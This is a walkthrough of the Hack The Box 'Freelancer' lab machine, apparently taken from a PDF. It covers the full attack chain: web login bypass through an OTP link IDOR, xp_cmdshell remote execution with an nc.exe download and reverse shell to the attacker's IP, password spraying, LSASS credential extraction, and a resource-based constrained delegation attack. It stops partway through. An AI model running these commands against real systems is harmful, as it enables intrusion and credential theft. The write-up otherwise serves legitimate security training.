
# **HTB-Freelancer**



# **Information Gathering**

## Rustscan

Rustscan find several ports open. Based on the open ports, this machine seems to be a **domain controller**:

rustscan --addresses 10.10.11.5 --range 1-65535

PORT	STATE	SERVICE	REASON
53/tcp	open	domain	syn-ack
80/tcp	open	http	syn-ack
88/tcp	open	kerberos-sec	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
389/tcp	open	ldap	syn-ack
445/tcp	open	microsoft-ds	syn-ack
464/tcp	open	kpasswd5	syn-ack
593/tcp	open	http-rpc-epmap	syn-ack
636/tcp	open	ldapssl	syn-ack
3268/tcp	open	globalcatLDAP	syn-ack
3269/tcp	open	globalcatLDAPssl	syn-ack
5985/tcp	open	wsman	syn-ack
9389/tcp	open	adws	syn-ack
47001/tcp	open	winrm	syn-ack
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49666/tcp	open	unknown	syn-ack
49667/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49670/tcp	open	unknown	syn-ack
49671/tcp	open	unknown	syn-ack
49672/tcp	open	unknown	syn-ack
49675/tcp	open	unknown	syn-ack
55297/tcp	open	unknown	syn-ack
64252/tcp	open	unknown	syn-ack
64256/tcp	open	unknown	syn-ack

# **Enumeration**

## **LDAP - TCP 389**

We will first enumerate **LDAP**.

Let's query base **namingcontexts**:

ldapsearch -H ldap://10.10.11.5 -x -s base namingcontexts

```
·(yoon⊗kali)-[~/Documents/htb/freelancer]
 -$ ldapsearch -H ldap://10.10.11.5 -x -s base namingcontexts
# extended LDIF
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
dn:
namingcontexts: DC=freelancer,DC=htb
namingcontexts: CN=Configuration,DC=freelancer,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=freelancer,DC=htb
namingcontexts: DC=DomainDnsZones,DC=freelancer,DC=htb
namingcontexts: DC=ForestDnsZones,DC=freelancer,DC=htb
# search result
search: 2
result: 0 Success
# numResponses: 2
# numEntries: 1
```

Domain name is discovered to be **freelancer.htb** and we have added it to /etc/hosts.

We have tried null-bind on the "DC=freelancer,DC=htb", but it was denied:

```
ldapsearch -H ldap://10.10.11.5 -x -b "DC=freelancer,DC=htb"
```

```
(yoon® kali)-[~/Documents/htb/freelancer]
$ ldapsearch -H ldap://10.10.11.5 -x -b "DC=freelancer,DC=htb"

# LDAPv3
# base <DC=freelancer,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
# numResponses: 1
```

### **RPC - TCP 135**


RPC accepts null login but running commands are denied:

```
rpcclient -U "" -N 10.10.11.5
```

```
(yoon@kali)-[~/Documents/htb/freelancer]
$ rpcclient -U "" -N 10.10.11.5
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> querydispinfo
result was NT_STATUS_ACCESS_DENIED
```

#### HTTP - TCP 80

**freelancer.htb** is a website about finding job:



Feroxbuster find bunch of new paths, and /admin stand out:

feroxbuster -u http://freelancer.htb -n -C 404


```
503 GET 7l 13w 197c http://freelancer.htb/install
301 GET 0l 0w 0c http://freelancer.htb/admin => http://freelancer.htb/admin/
503 GET 7l 13w 197c http://freelancer.htb/catalog
```

Unfortunately, /admin access is denied. We would have to come back with different privilege.


Let's enumerate the website more.

Looking around, we discovered that /accounts/profile/visit/<number> brings us to a profile page for a specific user:

http://freelancer.htb/accounts/profile/visit/3/



/accounts/profile/visit/2/ is a page for the **admin**:



Now let's check on login features.

We will create a random user account through /employer/register/:

jadu	
jadu@jadu.com	
jadu	
101	
199999	
jadu	
jadu	
jadu	
jadu	


It seems like admin team has to review the account registration submission and send back email in order for us to successfully activate the account.

However, HTB machines doesn't interact with the open interent so there is no method for the admin team to send us back the email regarding activation.


Note: After creating your employer account, your account will be inactive until our team reviews your account details and contacts
you by email to activate your account.

Enumerating more, we discovered a way on how to bypass registration activation issue.

Let's go to login page and move on to "Forgot your password?":




We are led to page where we can reset the password:



We have changed the password to another one.


For some reason, after resetting the password, we are able to bypass registration activation step and signin to the dashboard as the registered user:




# **Dashboard Access as Admin**

Let's move on to the profile page on the dashboard:

http://freelancer.htb/accounts/profile/




On the most left menu bar, we see a tab for **QR-Code**:



QR Code allows the user to login without needing any credentials:

http://freelancer.htb/employer/otp/qrcode/



Let's abuse this QR code login feature.

We will download the QR code and pass it to <a>CyberChef</a>.

#### CyberChef decrypts the qr code to text:

http://freelancer.htb/accounts/login/otp/MTAwMTA=/c6a9833419dc130a2c911af5d6f
d6abf/




http://freelancer.htb/accounts/login/otp/MTAwMTA=/c6a9833419dc130a2c911af5d6fd6abf/

We will use base64 to decode it:

```
___(yoon® kali)-[~/Documents/htb/freelancer]
$ echo "MTAwMTA=" | base64 -d
10010
```

MTAwMTA= decodes into a number 10010 and it semes to be the number for the created user's page:



Abusing this, we would be able to obtain the qr code link for the admin and login as the admin.


We will base64 encode 2 and it is Mgo=:

```
___(yoon⊛ kali)-[~/Documents/htb/freelancer]
$ echo '2' | base64
Mgo=
```

Let's modify the QR code link with the value Mgo= as such:


http://freelancer.htb/accounts/login/otp/Mgo=/c6a9833419dc130a2c911af5d6fd6ab
f/

Using the modified link, we can now login as the admin:



# Shell as sql\_svc


Now that we have access as the admin, we can access /admin page:



#### **Development Tools** provides **SQL Terminal**.

Let's see if it is interactive:

SELECT @@VERSION;



SQL Terminal is interactive and it is running Microsoft SQL Server 2019 on it.

We can query databases as such:

SELECT name FROM sys.databases;

name		
master		
tempdb		
model		
msdb		
Freelancer_webapp_DB		

Using the command below, we can query users on SQL:

```
SELECT name, type_desc
FROM sys.database_principals
WHERE type IN ('S', 'U', 'G')
AND name NOT LIKE '##%'
ORDER BY type_desc, name;
```

name	type_desc
dbo	SQL_USER
Freelancer_webapp_user	SQL_USER
guest	SQL_USER
INFORMATION_SCHEMA	SQL_USER
sys	SQL_USER

# **SQL RCE**

Spending some time on enumeration, we discovered RCE vulnerability on this SQL terminal.

Using the command below, we can impersonate **sysadmin** and use **xp\_cmdshell** to execute commands:

```
EXECUTE AS LOGIN = 'sa';

EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

EXEC master..xp_cmdshell 'ping 10.10.14.36';

SELECT IS_SRVROLEMEMBER('sysadmin');
```

```
Query:

EXECUTE AS LOGIN = 'sa';

EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

5

EXEC master..xp_cmdshell 'ping 10.10.14.36';

7

SERECT IS_SRVROLEMEMBER('sysadmin');
```

The command above send **ICMP** packets to our Kali machine and we can verify this through **tcpdump**:

```
sudo tcpdump -i tun0 icmp
```

Now that we have verified RCE vulnerability, let's spawn a reverse shell.

Following command will download **nc.exe** from Kali's Python HTTP Server and spawn reverse shell using it:

```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

EXEC xp_cmdshell 'curl http://10.10.14.36:8088/nc.exe -o
C:\ProgramData\nc.exe';
EXEC xp_cmdshell 'C:\ProgramData\nc.exe 10.10.14.36 1337 -e cmd';

SELECT IS_SRVROLEMEMBER('sysadmin');
```

```
Query:
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
4
EXEC xp_cmdshell 'curl http://10.10.14.36:8088/nc.exe -o C:\ProgramData\nc.exe';
EXEC xp_cmdshell 'C:\ProgramData\nc.exe 10.10.14.36 1337 -e cmd';
7
SERECT IS_SRVROLEMEMBER('sysadmin');
```

As we run the command, we can observer the target machine grabbing **nc.exe** from our Python web server:

After it grabs **nc.exe**, it is used to spawn a reverse shell connection back to our netcat listener:

```
____(yoon⊗ kali)-[~/Documents/htb/freelancer]
$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.5] 56094
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
freelancer\sql_svc
```

Now we have a shell as **sql\_svc**.

# Privesc: sql\_svc to mikasaackerman

Let's see what other uses are on the system:

```
C:\WINDOWS\system32>dir C:\Users
dir C:\Users
Volume in drive C has no label.
Volume Serial Number is 8954-28AE
Directory of C:\Users
05/28/2024 10:19 AM
                      <DIR>
05/28/2024 10:19 AM <DIR>
06/04/2024 12:45 AM <DIR>
                                     Administrator
05/28/2024 10:23 AM <DIR>
                                     lkazanof
05/28/2024 10:23 AM <DIR>
                                     lorra199
05/28/2024 10:22 AM
                      <DIR>
                                     mikasaAckerman
08/27/2023 01:16 AM
                                     MSSQLSERVER
                       <DIR>
05/28/2024 02:13 PM
05/28/2024 10:22 AM
                                     Public
                      <DIR>
                     <DIR>
                                     sqlbackupoperator
06/04/2024 12:45 AM
                    <DIR>
                                     sql_svc
              0 File(s)
                                     0 bytes
             10 Dir(s) 1,781,514,240 bytes free
```

There is a bunch. We will make a note of this users for later use.

Let's hunt for keyword password in C:\Users:

```
for /r C:\Users %f in (*.config *.txt *.xml *.ini) do @findstr /sim
/c:password "%f" 2>nul && (type "%f" & echo.)
```

```
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="FREELANCER\sql_svc
SQLSVCPASSWORD="IL0v3ErenY3ager
SQLSYSADMINACCOUNTS="FREELANCER\Administrator"
SECURITYMODE="SQL"
SAPWD="t3mp@r@ryS@PWD"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

It seems like the password(IL0v3ErenY3ager) is exposed in plain text.

# **Password Spray**

Since we don't know for which user this password is being used for, let's spray it to the users on the system:

```
crackmapexec smb 10.10.11.5 -u users.txt -p ILOv3ErenY3ager
```

We get a valid match for user mikasaAckerman:IL0v3ErenY3ager

### **RunasCs**

Now that we know the credentials for user **mikasaAckerman**, let's use it along with **RunasCs.exe** and spawn a revere shell as **mikasaAckerman**.

We modified the above reverse shell script a little bit so that it will download **RunasCs.exe** and run reverse shell command as the user **mikasaAckerman**:

```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

EXEC xp_cmdshell 'curl http://10.10.14.36:8088/nc.exe -o
```

```
C:\ProgramData\nc.exe';
EXEC xp_cmdshell 'curl http://10.10.14.36:8088/RunasCs.exe -o
C:\ProgramData\RunasCs.exe';
EXEC xp_cmdshell 'C:\ProgramData\RunasCs.exe mikasaAckerman
IL0v3ErenY3ager "nc.exe 10.10.14.36 1337 -e cmd"';
SELECT IS_SRVROLEMEMBER('sysadmin');
```

```
Query:

EXECUTE AS LOGIN = 'sa';

EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

4

EXEC xp_cmdshell 'curl http://10.10.14.36:8088/nc.exe -o C:\ProgramData\nc.exe';

EXEC xp_cmdshell 'curl http://10.10.14.36:8088/RunasCs.exe -o C:\ProgramData\RunasCs.exe';

EXEC xp_cmdshell 'curl http://10.10.14.36:8088/RunasCs.exe -o C:\ProgramData\RunasCs.exe';

EXEC xp_cmdshell 'C:\ProgramData\RunasCs.exe mikasaAckerman IL0v3ErenY3ager "nd.exe 10.10.14.36 1337 -e cmd"';

8

SERECT IS_SRVROLEMEMBER('sysadmin');
```

As we run the above command, we get a shell as mikasaAckerman:

```
(yoon⊗ kali)-[~/Documents/htb/freelancer]
$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.5] 56308
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>whoami
whoami
freelancer\mikasaackerman
```


## Privesc: mikasaackerman to lorra199

### **Bloodhound**

Now that we have a valid pair of credentials, let's run bloodhound:

```
sudo bloodhound-python -u 'mikasaAckerman' -p 'ILOv3ErenY3ager' -d
freelancer.htb -dc freelancer.htb -c all -ns 10.10.11.5
```

Bloodhound ran successfully, but user **mikasaAckerman** doesn't have any interesting rights on other users.



Let's come back to Bloodhound after we gain foothold of a different user.

#### **Local Enumeration**

Looking around, we discovered mail.txt and MEMORY.7z from

C:\Users\mikasaAckerman\Desktop:

```
C:\Users\mikasaAckerman\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8954-28AE
 Directory of C:\Users\mikasaAckerman\Desktop
05/28/2024 10:22 AM
                        <DIR>
05/28/2024
           10:22 AM
                        <DIR>
10/28/2023 06:23 PM
                                 1,468 mail.txt
10/04/2023 01:47 PM
                           292,692,678 MEMORY.7z
06/04/2024
           12:45 AM
                                    34 user.txt
               3 File(s)
                            292,694,180 bytes
                          1,779,892,224 bytes free
               2 Dir(s)
```

mail.txt goes as below, but we are not show what it mean at this point:

```
C:\Users\mikasaAckerman\Desktop>type mail.txt
type mail.txt
Hello Mikasa,
I tried once again to work with Liza Kazanoff after seeking her help to troubleshoot the BSOD iss
ue on the "DATACENTER-2019" computer. As you know, the problem started occurring after we install
ed the new update of SQL Server 2019.
I attempted the solutions you provided in your last email, but unfortunately, there was no improv
ement. Whenever we try to establish a remote SQL connection to the installed instance, the server
's CPU starts overheating, and the RAM usage keeps increasing until the BSOD appears, forcing the
server to restart.
Nevertheless, Liza has requested me to generate a full memory dump on the Datacenter and send it
to you for further assistance in troubleshooting the issue.
Best regards,
```

## **Memory Dump**

After we download **MEMORY.7z** file, we extracted the dump file from it and grabbed **Isass.exe** from it. Using Isass.exe, we were able to extract credentials for user **Lorra199**: **PWN3D#I0rr@Armessa199** 

- Memory Dump: Found in MEMORY.7z, containing the dump of the processes of the whole server.
- Mimikatz: Use to extract credentials.
- Extract Isass.exe: Remove the process Isass.exe from the dump, focusing on Isass.exe to dump the SAM.
- SAM Extraction: Find lorra199's password in the SAM.

You can find the guide that I used over here.

Using the credentials found, we can finally evil-winrm inside:

```
(yoon⊗ kali)-[~/Documents/htb/freelancer]
$ evil-winrm -i 10.10.11.5 -u lorra199 -p PWN3D#l0rr@Armessa199

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion


Info: Establishing connection to remote endpoint


*Evil-WinRM* PS C:\Users\lorra199\Documents> whoami
freelancer\lorra199
```

# **Privesc: Iorra199 to Administrator**

### **Bloodhound**

This user is a member of the AD Recycle Bin and has generic rights on the domain controller.





We can use this rights to abuse **RBCD\*\*** (resource-based constrained delegation) and impersonate as **Administrator**.

#### **RBCD Attack**

You can read more about this attack here.

We will first add a new computer on the domain:

```
addcomputer.py -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!'
-dc-host freelancer.htb -domain-netbios freelancer.htb
freelancer.htb/lorra199:'PWN3D#l0rr@Armessa199'
```

```
(yoon@ kali)-[~/Documents/htb/freelancer]
$ addcomputer.py -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' -dc-host freelancer.htb -domain-netbios freelancer.htb freelancer.htb/lorra199:'PMN3D#lorraNrmessa199'
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[*] Successfully added machine account ATTACKERSYSTEM$ with password Summer2018!.
```

With the new machine account added to the domain, let's use rbcd to grant this PC the rights to impersonate as the user "administrator" if it belongs to the group "domain admins":

```
impacket-rbcd -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'DC$' -dc-ip
10.10.11.5 -action 'write' 'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'
```

The next step is to obtain a service ticket to access the service CIFS.

```
getST.py -spn 'cifs/DC$' -impersonate Administrator -dc-ip 10.10.11.5
'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'
```

```
_____(yoon⊗ kali)-[~/Documents/htb/freelancer]
$ getST.py -spn 'cifs/DC$' -impersonate Administrator -dc-ip 10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Here, we passed "DC\$" instead of the full FQDN "DC.freelancer.htb".

Additionally, we encountered a Kerberos clock skew error. Although attempting to update it using "ntpdate" failed, manually adjusting the clock to match the time of the domain controller resolved the issue.

Let's use the following commands to synchronize the clock with the domain controller:

```
sudo ntpdate -u freelancer.htb
```

After syncrhoizing the clock, we can obtain service ticket:

```
getST.py -spn 'cifs/DC.freelancer.htb' -impersonate Administrator -dc-ip
10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'
```

```
____(yoon® kali)-[~/Documents/htb/freelancer]
__$ getST.py -spn 'cifs/DC.freelancer.htb' -impersonate Administrator -dc-ip 10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'

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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2roxy
[*] Saving ticket in Administrator.ccache
```

To retrieve hashes of all users using secretsdump, we can utilize both CIFS and LDAP (verification required for LDAP):

```
getST.py -spn 'LDAP/DC.freelancer.htb' -impersonate Administrator -dc-ip
10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'
```

Let's export the path to the obtained tickets:

